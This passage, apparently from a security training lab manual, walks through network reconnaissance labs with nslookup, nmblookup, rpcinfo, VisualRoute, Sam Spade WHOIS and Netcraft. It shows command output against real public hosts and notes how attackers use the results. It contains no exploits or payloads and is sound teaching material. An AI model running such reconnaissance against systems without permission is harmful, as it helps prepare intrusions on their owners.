25 18.270549   24.24.24.24       172.16.1.40       TCP    45391 > 80 [ACK] Seq=0 Ack=0 Win
30 18.633611   24.24.24.24       172.16.1.40       TCP    45371 > 139 [SYN] Seq=0 Ack=0 Wi
34 18.649427   24.24.24.24       172.16.1.40       TCP    45378 > 139 [SYN, ECN] Seq=0 Ack
38 18.650003   24.24.24.24       172.16.1.40       TCP    45379 > 139 [] Seq=0 Ack=0 Win=4
42 18.664043   24.24.24.24       172.16.1.40       TCP    45380 > 139 [FIN, SYN, PSH, URG]
46 18.664563   24.24.24.24       172.16.1.40       TCP    45381 > 139 [ACK] Seq=0 Ack=0 Wi
50 18.665042   24.24.24.24       172.16.1.40       TCP    45382 > 43299 [SYN] Seq=0 Ack=0
54 18.673674   24.24.24.24       172.16.1.40       TCP    45383 > 43299 [ACK] Seq=0 Ack=0
58 18.674226   24.24.24.24       172.16.1.40       TCP    45384 > 43299 [FIN, PSH, URG] Se
62 18.674471   24.24.24.24       172.16.1.40       UDP    Source port: 45371  Destination
```

The results of this scan indicate that the target:


- Is probably using Windows 2000 Professional, which is accurate for the target.

Lab 20: IP/Hostname Enumeration

Enumerate IP or Hostname: Nslookup


Prerequisites: None
Countermeasures: Firewalls, Intrusion Detection Systems (IDS)
Description: The nslookup application will query the Domain Name System (DNS) to obtain the hostname to IP match in the DNS records.
Procedure: From a DOS prompt or Linux shell type the following with the syntax of

```
nslookup (Hostname or IP Address)
```



```
C:\Tools\Foundstone1>nslookup 143.166.83.231
Server:  hot-dns-cac-02-dmfe0.hot.rr.com
Address:  24.26.193.63

Name:    www.dell.com
Address:  143.166.83.231


C:\Tools\Foundstone1>
```

In this example the nslookup application returned the hostname of www.dell.com for the IP address of 143.166.83.231.


Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help
file:/root/nmapcron
Mozilla-bin
root@localhost
16:09

```
[root@localhost root]# nslookup www.google.com
Note:  nslookup is deprecated and may be removed from future releases.
Consider using the `dig' or `host' programs instead.  Run nslookup with
the `-sil[ent]' option to prevent this message from appearing.
Server:         192.168.0.1
Address:        192.168.0.1#53

Non-authoritative answer:
www.google.com  canonical name = www.google.akadns.net.
Name:   www.google.akadns.net
Address: 64.233.167.104
Name:   www.google.akadns.net
Address: 64.233.167.99

[root@localhost root]# █
```

Nslookup works well in Linux as this example resolved the hostname of www.google.com to both 64.233.167.104 and 64.233.167.99.

***Note:** According to the Linux lab above the nslookup command is not the preferred choice in Linux as the Dig command is recommended. The Dig command is used to resolve name server information like nslookup.

Lab 21: IP/Hostname Enumeration

Enumerate IP or Hostname: Nmblookup


Prerequisites: None

Countermeasures: Firewalls, Intrusion Detection Systems (IDS)

Description: The nmblookup application will query the NetBIOS name and map that name to the IP address using NetBIOS over TCP/IP queries. All queries are done over the UDP protocol. Using the –T in place of the –A option will return the IP address for a given hostname.

Procedure: From a Linux shell type the following with the syntax of

```
nmblookup <options> (Hostname or IP Address)
```



```
[root@localhost root]# nmblookup -A www.texnet.net
Looking up status of 64.217.60.4

[root@localhost root]#
```

Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
root@localhost:~ - Shell - Konsole
Session Edit View Settings Help
file:/root/nmapcron
Mozilla-bin
root@localhost:
16:53

In this example, www.texnet.net returns an IP address of 64.217.60.4.


Lab 22: RPC Reporting

Report the RPC of Target: Rpcinfo

Prerequisites: None
Countermeasures: Disable unneeded services; allow only needed ports through the firewall
Description: The rpcinfo application makes a Remote Procedure Call (RPC) to the target and reports the results. Attackers use the results to identify what ports/exploits to attack/use.
Procedure: From a Linux shell type the following with the syntax of:

```
rpcinfo <options> (Hostname)
```

In this example, the target 192.168.11.123 has 5 RPC ports open.



Red Hat Linux 8 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Snapshot
Revert
Windows 2000 Server
SUSE Linux 8.2
Windows 2000 Advanced Server
Red Hat Linux 8 Server
Red Hat Linux 8.0
Trash
CD/DVD-R
Floppy
Home
Start Her
root@localhost:~/tools/banner/temp - Shell - Konsole
Session Edit View Settings Help
13:39

```
[root@localhost temp]# rpcinfo -p 192.168.11.123
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100024    1   udp   1025  status
    100024    1   tcp   1024  status
    391002    2   tcp   1025  sgi_fam
[root@localhost temp]#
```

***Note:** Notice rpcinfo reports both TCP and UDP ports. Many users forget there are 65535 TCP and 65535 UDP ports to be concerned with. Many times UDP is overlooked.

Lab 23: Location/Registrant Identification


Gather Registration Info/Trace Visual Route: Visual Route

Prerequisites: None

Countermeasures: Use generic registrant information; use registrants to hide your personal information.

Description: The Visual Route Web site located at **http://www.visualroute.com** provides not only a route to the target but a visual indication of the location of the target in a representation of a global map. The registrant information may also be obtained on the target or links to the target. There is also a visual route application for Windows that can be purchased.

Procedure: From **http://www.visualroute.com** enter the target hostname or IP.


VisualRoute Server: Dulles, Virginia, USA - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://visualroute.visualware.com/?email=mspivey%40hot%2Err%2Ecom&t=1074228339669&v=F1073E8AD01DF0CD
Go Links
Google
Search Web Search Site 68 blocked Options
Click to track emails
Enter Host/URL: www.disney.com
<-- 24.243.186.72
Stop
Snap...
Atlanta
Ashburn
Orlando
Open Directory Cool Site
Powered by Visualware
Internet

services and subscription to the Visualware newsletter.
2. To trace back to your computer, select the button with your IP address below.
3. To trace to any other network device, enter the host name (ie. www.visualware.com) or IP address below and press the Enter key.
To try it from your own system, download your own 15-day evaluation copy today!

Report for www.disney.com [198.187.190.55]

Analysis: Connections to HTTP port 80 on host 'www.disney.com' are working, but ICMP packets are being blocked past network "UUNET Technologies, Inc. UUNET-BACKBONE" at hop 9. It is a HTTP server (running Netscape-Enterprise/3.6 SP3).

Hop	%Loss	IP Address	Node Name	Location	Tzone	ms	Graph	Network
0		161.58.180.11	WIN10115	...			0 32	Verio, Inc. VRIO-161-0
1		161.58.176.12	-	...		0		Verio, Inc. VRIO-161-0
2		161.58.156.14	-	...		0		Verio, Inc. VRIO-161-0
3		129.250.28.20	xe-1-2-0-3.r20.	Ashburn, VA, USA	-05:00	0		Verio, Inc. VRIO-129-2
4		129.250.9.70	p16-0.uunet.as	Ashburn, VA, USA	-05:00	0		Verio, Inc. VRIO-129-2
5		152.63.43.174	0.so-2-2-0.XL2	Washington, DC, U	-05:00	0		UUNET Technologies
6		152.63.144.29	0.so-3-0-0.TL2	Washington, DC, U	-05:00	0		UUNET Technologies
7		152.63.10.125	0.so-7-0-0.TL2	Atlanta, GA, USA	-05:00	15		UUNET Technologies
8		152.63.80.81	0.so-5-0-0.CL2	Orlando, FL, USA		31		UUNET Technologies
9		152.63.83.53	244.ATM6-0.GV	Orlando, FL, USA		31		UUNET Technologies
...								
?		198.187.190.5	www.disney.cc	...				Disney Worldwide Ser

VisualLookout
New v4 now available!
VisualLookout monitors open ports on your system that firewalls often do not protect, including automated capture of connection activity. Features include identification of IP address country of origin, and email alerts to notify you of suspicious activity.

eMailTrackerPro New v3 now available!
Email analysis tool tracks Internet emails back to the sender. See our on-line tutorial on how to track emails.

PageSleuth
Measure the efficiency of your web pages -- PageSleuth provides accurate measurement of the Internet connection and throughput of your ISP provider (bandwidth performance) and download time of a Web page or transaction.

DesktopAnalyzer
Help your support personnel quickly isolate performance and configuration problems at the customer's desktop.


DesktopProfile
Synthetic measurement of critical customer services with system and network resource utilization.

The Five Zones
Understanding and managing the customer experience for Internet business applications is a difficult process. Read how Visualware divides the "end-to-end" service delivery process into five distinct zones and provides targeted solutions for helping you manage the Internet customer experience.

Quick Links
Visualware Home
Solutions for:
Home/Home Office
Businesses
Enterprises

Cool Links
Exchange Points
traceroute.org
tracert.com

In this example, Visual Route tracks and displays a route to **http://www.disney.com**. Each link is not only identified by its IP address but a location is given for each link. Attackers use this information to identify potential routers between themselves and their intended targets.



Address http://www.hotmail.com

IP Addresses 207.68.171.233

38.15n, 69.39w

Real-time report for www.hotmail.com [207.68.171.233] (50% done)


Analysis: Connections to HTTP port 80 on host 'www.hotmail.com' [ld.cb.msn.com] are working, but ICMP packets are being blocked past network "64.86.190.0" at hop 17. It is a HTTP server (running Microsoft-IIS/5.0).

Hop	%Loss	IP Address	Node Name	Location	Tzone	ms	Graph	Network
0		192.168.1.102	maximus-hp	...			0 290	(private use)
1		10.72.64.1	-	...		15		(private use)
2		24.26.192.33	pos0-3.wacotxmhe-rtr1.	-		11		24.26.192.0
3		24.93.33.124	srp3-0.austtxrdc-rtr4.tex	-		24		24.93.33.0
4		24.93.33.153	son0-0-0.hstqtxl3-rtr1.te	-		35		24.93.33.0
5		66.185.133.149	pop1-hou-P0-3.atdn.ne			31		66.185.133.0
6		66.185.150.144	bb1-hou-P0-2.atdn.net			32		66.185.150.0
7		66.185.152.132	bb1-dls-P6-0.atdn.net			75		66.185.152.0
8		66.185.153.29	bb2-dls-P2-0.atdn.net			44		66.185.153.0
9		66.185.152.129	bb2-kcy-P6-0.atdn.net			51		66.185.152.0
10		66.185.152.126	bb1-kcy-P1-0.atdn.net			75		66.185.152.0
11		66.185.152.124	bb1-chi-P6-0.atdn.net			68		66.185.152.0
12		66.185.148.65	pop2-chi-P0-0.atdn.net			75		66.185.148.0
13		66.110.27.33	if-0-2.core1.Chicago5.te	Chicago, IL, USA	-06:00	67		66.110.27.0
14		66.110.27.78	if-4-0.core3.Chicago3.te	Chicago, IL, USA	-06:00	152		66.110.27.0
15		207.45.223.214	if-8-0.core2.Chicago3.T	Chicago, IL, USA	-06:00	155		207.45.223.0
16		64.86.83.138	if-2-0.core2.Sacrament	Sacramento, CA, USA	-08:00	118		64.86.83.0
17		64.86.190.2	-			114		64.86.190.0
...								
?		207.68.171.233	www.hotmail.com					207.68.171.0

Roundtrip time to 64.86.190.2, average = 114ms, min = 101ms, max = 121ms -- 16-Jan-04 10:10:34 PM

ZOOM IN: left mouse click, ZOOM OUT: right mouse click, MOVE: click and drag.

In this example, the location and links to the **http://www.hotmail.com** target are given. The map that is generated can be zoomed in closer by left-clicking on an area of the map. By clicking on the target the registrant information is obtained.



DOMAIN: hotmail.com (whois.networksolutions.com)

```
Network Solutions reserves the right to modify these terms at any time.


Registrant:
Microsoft Corporation (HOTMAIL-DOM)
   One Microsoft Way
   Redmond, CA 98052
   US

   Domain Name: HOTMAIL.COM

   Administrative Contact:
      Gudmundson, Carolyn  (PPUFRBYFWI)         domains@microsoft.com
      One Microsoft Way
      Redmond, WA 98052
      US
      (425) 882-8080 fax: (425) 936-7329

   Technical Contact:
      NOC, MSN  (RWJALTFZAI)            msnhst@microsoft.com
      One Microsoft Way
      Redmond, WA 98052
      US
      425-882-8080

   Record expires on 28-Mar-2010.
   Record created on 27-Mar-1996.
   Database last updated on 16-Jan-2004 23:10:44 EST.

   Domain servers in listed order:

   NS1.HOTMAIL.COM              216.200.206.140
   NS3.HOTMAIL.COM              209.185.130.68
   NS2.HOTMAIL.COM              216.200.206.139
   NS4.HOTMAIL.COM              64.4.29.24
```

***Note:** Notice the DNS server IP addresses and hostnames are given as well, which may provide more useful targets.

Lab 24: Registrant Identification

Gather IP or Hostname: Sam Spade


Prerequisites: None

Countermeasures: Use generic registrant information; use registrants to hide your personal information.

Description: The Sam Spade Web site located at **http://www.samspade.org** provides a variety of tools against a target such as registrant information and tracing the route to the target.

Procedure: From the **http://www.samspade.org** Web site enter the target hostname or IP.

In this example, the target site is **http://www.spiveytech.com**.



Address: http://www.samspade.org/

System outages SamSpade.org has been increasingly unreachable for the past couple of months. This has been due to several reasons - general network problems, blackholing of SamSpade.org by several RIRs and general heavy usage.

This is a slightly trimmed down version of the SamSpade.org site, while I deal with some of the other issues.

- The SamSpade.org FAQ
- Lots of online tools
- Sam Spade for Windows
- The Library
- Link to SamSpade.org


Get SamSpade.org stuff - T-shirts, mugs, mouse pads, boxer shorts, frisbees....

Who is the real Sam Spade? A character created by writer Dashiell Hammett.

www.spiveytech.com

http://

By clicking the **Do Stuff** button the registrant information is retrieved by a WHOIS query.


whois - Microsoft Internet Explorer provided by JHA
File Edit View Favorites Tools Help
Back Search Favorites Media
Address http://www.samspade.org/t/whois?a=www.spiveytech.com&server=auto&_charset_=utf-8
Go Links
Google Search Web 545 blocked AutoFill Options
Done
Internet

whois

Whois: www.spiveytech.com
@whois: Magic Whois

Server Used: [whois.crsnic.net]

www.spiveytech.com = [**64.217.60.4**]

whois.wildwestdomains.com failed to respond ***
displaying Referrer's Records (whois.crsnic.net):

Whois Server Version 1.3


Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to **http://www.internic.net**
for detailed information.

Domain Name: **SPIVEYTECH.COM**
Registrar: WILD WEST DOMAINS, INC.
Whois Server: **whois.wildwestdomains.com**
Referral URL: **http://www.wildwestdomains.com**
Name Server: **NS1I.TEXNET.NET**
Name Server: **NS2I.TEXNET.NET**
Status: ACTIVE
Updated Date: 10-sep-2004
Creation Date: 10-sep-2004
Expiration Date: 10-sep-2005 >>> Last update of whois database: Mon 11 Oct 2004 06:58:27 EDT <<<

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration


The results of this example show that:

- **http://www.spiveytech.com** has the IP address of 64.217.60.4.
- The site is registered through the Wild West Domains, Inc. Registrar.
- The site uses the DNS Name servers of NS1I.TEXNET.NET and NS2I.TEXNET.NET.
- In this example the registrant personal information is hidden behind the Wild West Domains, Inc. The name server information may also provide useful targets to an attacker.
- An application of Sam Spade is also available for purchase for Windows.



```
01/16/04 21:56:47 IP block www.hotmail.com
Trying 207.68.171.233 at ARIN
Trying 207.68.171 at ARIN

OrgName:    Microsoft Corp
OrgID:      MSFT
Address:    One Microsoft Way
City:       Redmond
StateProv:  WA
PostalCode: 98052
Country:    US

NetRange:   207.68.128.0 - 207.68.207.255
CIDR:       207.68.128.0/18, 207.68.192.0/20
NetName:    MICROSOFT-CORP-MSN-BLK
NetHandle:  NET-207-68-128-0-1
Parent:     NET-207-0-0-0-0
NetType:    Direct Allocation
NameServer: DNS1.CP.MSFT.NET
NameServer: DNS2.CP.MSFT.NET
NameServer: DNS1.TK.MSFT.NET
NameServer: DNS1.DC.MSFT.NET
NameServer: DNS1.SJ.MSFT.NET
Comment:
RegDate:    1996-03-26
Updated:    2003-01-15
```

In this example, the target is **http://www.hotmail.com**.



```
01/16/04 21:53:52 whois www.hotmail.com
.com is a domain of USA & International Commercial
Searches for .com can be run at http://www.crsnic.net/

whois -h whois.crsnic.net hotmail.com ...

Whois Server Version 1.3

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic
for detailed information.

HOTMAIL.COM.IS.NOT.AS.1337.AS.GULLI.COM
HOTMAIL.COM.AU
HOTMAIL.COM

To single out one record, look it up with "xxx", where xxx is one c
of the records displayed above. If the records are the same, look t
with "=xxx" to receive a full display for each record.

>>> Last update of whois database: Fri, 16 Jan 2004 18:51:54 EST <<

NOTICE: The expiration date displayed in this record is the date th
registrar's sponsorship of the domain name registration in the reg:
currently set to expire. This date does not necessarily reflect the
date of the domain name registrant's agreement with the sponsoring
```

The results reveal the IP address range owned, the address of the registrant, the name servers used, and the date registered.


***Note:** Keep in mind that this type of information gathering is completely under the radar and not detected by the target.

Lab 25: Operating System Identification

Gather OS Runtime and Registered IPs: Netcraft

Prerequisites: None
Countermeasures: None
Description: Determining the target operating system (OS) lets a potential attacker know what attacks to launch. The **http://www.netcraft.com** Web site allows you to retrieve this information.
